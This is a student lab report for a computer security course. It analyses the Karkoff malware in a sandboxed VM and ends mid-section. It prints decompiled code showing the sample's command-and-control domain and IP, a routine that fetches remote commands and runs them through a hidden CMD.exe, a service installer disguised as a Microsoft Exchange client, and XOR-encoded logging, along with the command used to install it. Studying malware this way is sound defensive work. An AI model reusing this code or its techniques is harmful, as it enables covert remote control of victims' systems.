Lebanese American University

Department of Computer Science & Mathematics

CSC 435 – Computer Security

Lab 1 - Malware Analysis

Instructor: Doctor Ayman Tajjedien

Team #1

Name: Fatima Alzahraa Maarouf **ID#**201900571


Name: Rabih Yamani **ID#**201706550


Name: Yehya Alameh **ID#**201905950


Name: Mohamad Chebli **ID#**201608008


1. Prelab


a. Sandbox setup screenshots:






IE11 - Win7 - Shared Folders
General
System
Display
Storage
Audio
Network
Ports
Shared Folders
User Interface
Shared Folders
Name
Path
Access
Auto Mount
At
Machine Folders
Transient Folders
Desktop
/Users/[redacted]/Desktop
Full
Invalid settings detected
Cancel
OK


IE11 - Win7 - Network
General
System
Display
Storage
Audio
Network
Ports
Shared Folders
User Interface
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Host-only Adapter
Name:
vboxnet0
Advanced
Invalid settings detected
Cancel
OK


Windows Defender Properties (Local Computer)
General
Log On
Recovery
Dependencies
Service name:
WinDefend
Display name:
Windows Defender
Description:
Protection against spyware and potentially unwanted software
Path to executable:
C:\Windows\System32\svchost.exe -k secsvcs
Startup type:
Disabled
Help me configure service startup options.
Service status:
Stopped
Start
Stop
Pause
Resume
You can specify the start parameters that apply when you start the service from here.
Start parameters:
OK
Cancel
Apply


Windows Update Properties (Local Computer)
General
Log On
Recovery
Dependencies
Service name:
wuauserv
Display name:
Windows Update
Description:
Enables the detection, download, and installation of updates for Windows and other programs. If this
Path to executable:
C:\Windows\system32\svchost.exe -k netsvcs
Startup type:
Disabled
Help me configure service startup options.
Service status:
Stopped
Start
Stop
Pause
Resume
You can specify the start parameters that apply when you start the service from here.
Start parameters:
OK
Cancel
Apply


Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.
PS C:\Users\IEUser> cd ..
PS C:\Users> cd ..
PS C:\> cd .\Users
PS C:\Users> cd .\IEUser\Desktop
PS C:\Users\IEUser\Desktop> Set-ExecutionPolicy unrestricted
Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose you to the security risks described in the about_Execution_Policies help topic. Do you want to change the execution policy?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): y
PS C:\Users\IEUser\Desktop>



IE11 - Win7 (Snapshot 1) [Running]
Recycle Bin
eula
Host Name: IEWIN7
IE Version: 11.0.9600.18860
OS Version: Windows 7
Service Pack: Service Pack 1
User Name: IEUser
Password: Passw0rd!
Snapshot Name
Snapshot 2
Snapshot Description
Cancel
OK
For Windows 8, 8.1 and 10, you will NOT be able to re-arm the trial.
Start
Left ⌘

b. **Difficulties Encountered:** Mac users have to enable/accept the VM to turn on through the security settings.

2. Static Malware Analysis


a. Download the compressed malware "igxpun.7z"

- We downloaded the malware and gained access to it through the shared folder in the VM. The shared folder only contained the malware and nothing else.
- We used Winzip to decompress the "igxpun.7z" file.




b. We decided to download DNSpy.

c. Change the network Adapter back to Host-only before starting analysis.



d. We used DNSpy to decompile the malware ixgpun and examine its behavior.



i. What is the domain and IP that the malware is communicating with?

- **Domain:** rimrun.com
- **IP:** 108.62.141.247

```
static Constants()
{
    Constants.Base64Key = 70;
    Constants._id = "";
    Constants.Domain = "rimrun.com";
    Constants.IP = "108.62.141.247";
    Constants.UseDomain = true;
    Constants.UseSSL = false;
}
```

```
// Token: 0x17000009 RID: 9
// (get) Token: 0x06000014 RID: 20 RVA: 0x00002504 File Offset: 0x00000704
public static string Domain { get; } = "rimrun.com";

// Token: 0x1700000A RID: 10
// (get) Token: 0x06000015 RID: 21 RVA: 0x0000250B File Offset: 0x0000070B
public static string IP { get; } = "108.62.141.247";
```

ii. Explain the communication between the malware and its C&C server, especially regarding the used protocol and method?

- **Protocols used:** HTTP and HTTPS (Add screenshot)
- **Method:** It communicates with the C&C through the HTTP/HTTPS protocol which has massive traffic, so routers and switches cannot block such traffic. Therefore the malware can pass through easily and undetected.

iii. Are there any libraries embedded in the malware? How is it getting the commands? Explain how is it getting decoded and executed?

- **Library used:** JSON .NET library
- **Encoding:** It gets the complete URL that the client provided to access the requested resource. It is encoded UTF8 and stored inside the variable called “string”, then written to the file.
- **Decoding:** It is being decoded using DeserializedObject.

- **Execute:** It executes through the function called DoJob()

```
public static bool DoJob()
{
    Worker.WriteTOFile("Doing job");
    Command[] command;
    try
    {
        command = Worker.GetCommand();
        Worker.WriteTOFile("getting commands successfull");
        Worker.WriteTOFile(command.ToString());
        Worker.WriteTOFile(command.Length.ToString());
    }
    catch (Exception ex)
    {
        Worker.WriteTOFile(string.Concat(new object[]
        {
            "getting commands failed:\n",
            ex.Message,
            "\r\n",
            ex.InnerException,
            "\r\n",
            ex.StackTrace
        }));
        return false;
    }
    Array.Sort<Command>(command, delegate(Command a, Command b)
    {
        int num = Convert.ToInt32(a.Type);
        int num2 = Convert.ToInt32(b.Type);
        if (num >= num2)
        {
            return 1;
        }
        return -1;
    });
    JArray jarray = new JArray();
    int i = 0;
    while (i < command.Length)
    {
        Command command2 = command[i];
```

```
// Token: 0x0600002C RID: 44 RVA: 0x00002AFC File Offset: 0x00000CFC
public static Command[] GetCommand()
{
    Worker.WriteTOFile("getting commands");
    Command[] result;
    try
    {
        byte[] bytes = Communication.Get(Constants.GetCommandURL);
        string @string = Encoding.UTF8.GetString(bytes);
        Worker.WriteTOFile("response is: " + @string);
        result = JsonConvert.DeserializeObject<Command[]>(@string);
    }
    catch (Exception ex)
    {
        throw ex;
    }
    return result;
}
```

```
// Token: 0x0600002E RID: 46 RVA: 0x00002B94 File Offset: 0x00000D94
public static string Execute(string currentCommand)
{
    Process process = new Process();
    process.StartInfo.FileName = "CMD.exe";
    process.StartInfo.Arguments = "/C " + currentCommand;
    process.StartInfo.CreateNoWindow = true;
    process.StartInfo.RedirectStandardError = true;
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.UseShellExecute = false;
    process.Start();
    string text = "";
    string str;
    while ((str = process.StandardOutput.ReadLine()) != null)
    {
        text = text + str + "\n";
    }
    string text2 = "";
    while ((str = process.StandardError.ReadLine()) != null)
    {
        text2 += str;
    }
    process.Dispose();
    return "err: " + text2 + "\n res: " + text;
}
```

iv. How does it install and hide itself inside a Windows system?


- It installs itself as a file called MSEx, and hides in the name of a service by Microsoft.

```
// Token: 0x06000020 RID: 32 RVA: 0x00002618 File Offset: 0x00000818
private void InitializeComponent()
{
    this.serviceProcessInstaller1 = new ServiceProcessInstaller();
    this.serviceInstaller1 = new ServiceInstaller();
    this.serviceProcessInstaller1.Account = ServiceAccount.LocalSystem;
    this.serviceProcessInstaller1.Password = null;
    this.serviceProcessInstaller1.Username = null;
    this.serviceInstaller1.Description = "MicrosoftExchangeClient";
    this.serviceInstaller1.DisplayName = "MSEx";
    this.serviceInstaller1.ServiceName = "MSExchangeClient";
    this.serviceInstaller1.StartType = ServiceStartMode.Automatic;
    base.Installers.AddRange(new Installer[]
    {
        this.serviceProcessInstaller1,
        this.serviceInstaller1
    });
}
```

v. How does it store its activity locally? Why?

- It is storing the activity to **C:\\Windows\\Temp\\MSEx_log.txt**

- The attacker can access the file and know who the target is.



```
// Karkoff.Worker
// Token: 0x06000028 RID: 40 RVA: 0x000027E8 File Offset: 0x000009E8
public static void WriteTOFile(string message)
{
    try
    {
        string text = "C:\\Windows\\Temp\\MSEx_log.txt";
        message = string.Format("[{0}]\t{1}\n", DateTime.Now, message);
        if (File.Exists(text) && new FileInfo(text).Length > 20971520L)
        {
            File.WriteAllText(text, "");
        }
        byte[] array = new byte[message.Length];
        for (int i = message.Length - 1; i >= 0; i--)
        {
            array[i] = (byte)(message[i] ^ 'M');
        }
        using (FileStream fileStream = new FileStream(text, FileMode.Append))
        {
            fileStream.Write(array, 0, array.Length);
        }
    }
    catch
    {
    }
}
```

vi. Does it encrypt its log file? If the answer is yes, explain the encryption technique used?

- The file is XORED with “M” as an encryption technique.

```
// Token: 0x02000008 RID: 8
public class Worker
{
    // Token: 0x06000028 RID: 40 RVA: 0x000027E8 File Offset: 0x000009E8
    public static void WriteTOFile(string message)
    {
        try
        {
            string text = "C:\\Windows\\Temp\\MSEx_log.txt";
            message = string.Format("[{0}]\t{1}\n", DateTime.Now, message);
            if (File.Exists(text) && new FileInfo(text).Length > 20971520L)
            {
                File.WriteAllText(text, "");
            }
            byte[] array = new byte[message.Length];
            for (int i = message.Length - 1; i >= 0; i--)
            {
                array[i] = (byte)(message[i] ^ 'M');
            }
            using (FileStream fileStream = new FileStream(text, FileMode.Append))
            {
                fileStream.Write(array, 0, array.Length);
            }
        }
        catch
        {
        }
    }
```

vii. According to your analysis, what kind of malware is it (choose all that apply):

- **Dropper:** This malware acts as a trojan and installs itself on the target system.
- **Spyware:** It is reading and logging information to an encrypted file.

viii. Do some research to know the name of this malware and the date it was first detected?

- **Date:** April 2019
- **Name:** Karkoff
- **Target:** The targets were Lebanese Government devices

Reference: Mercer, W. (1970, January 1). *DNSPIONAGE brings out the Karkoff*. Cisco Talos Intelligence Group - Comprehensive Threat Intelligence: DNSpionage brings out the Karkoff.

Retrieved February 11, 2022, from https://blog.talosintelligence.com/2019/04/dnspionage-brings-out-karkoff.html

3. Dynamic Malware Analysis


a.

- How can it be run:
    1. Change directory:

       cd .\Windows\Microsoft.NET\Framework\v4.0.30319

    2. Installed installutil.exe in igxpun.exe using:

       installutil.exe C:\Users\IEUser\Desktop\igxpun.exe




- Is it a standard executable?

Yes since it acts as a trojan once attacking the device


- Explain and show that it is running.

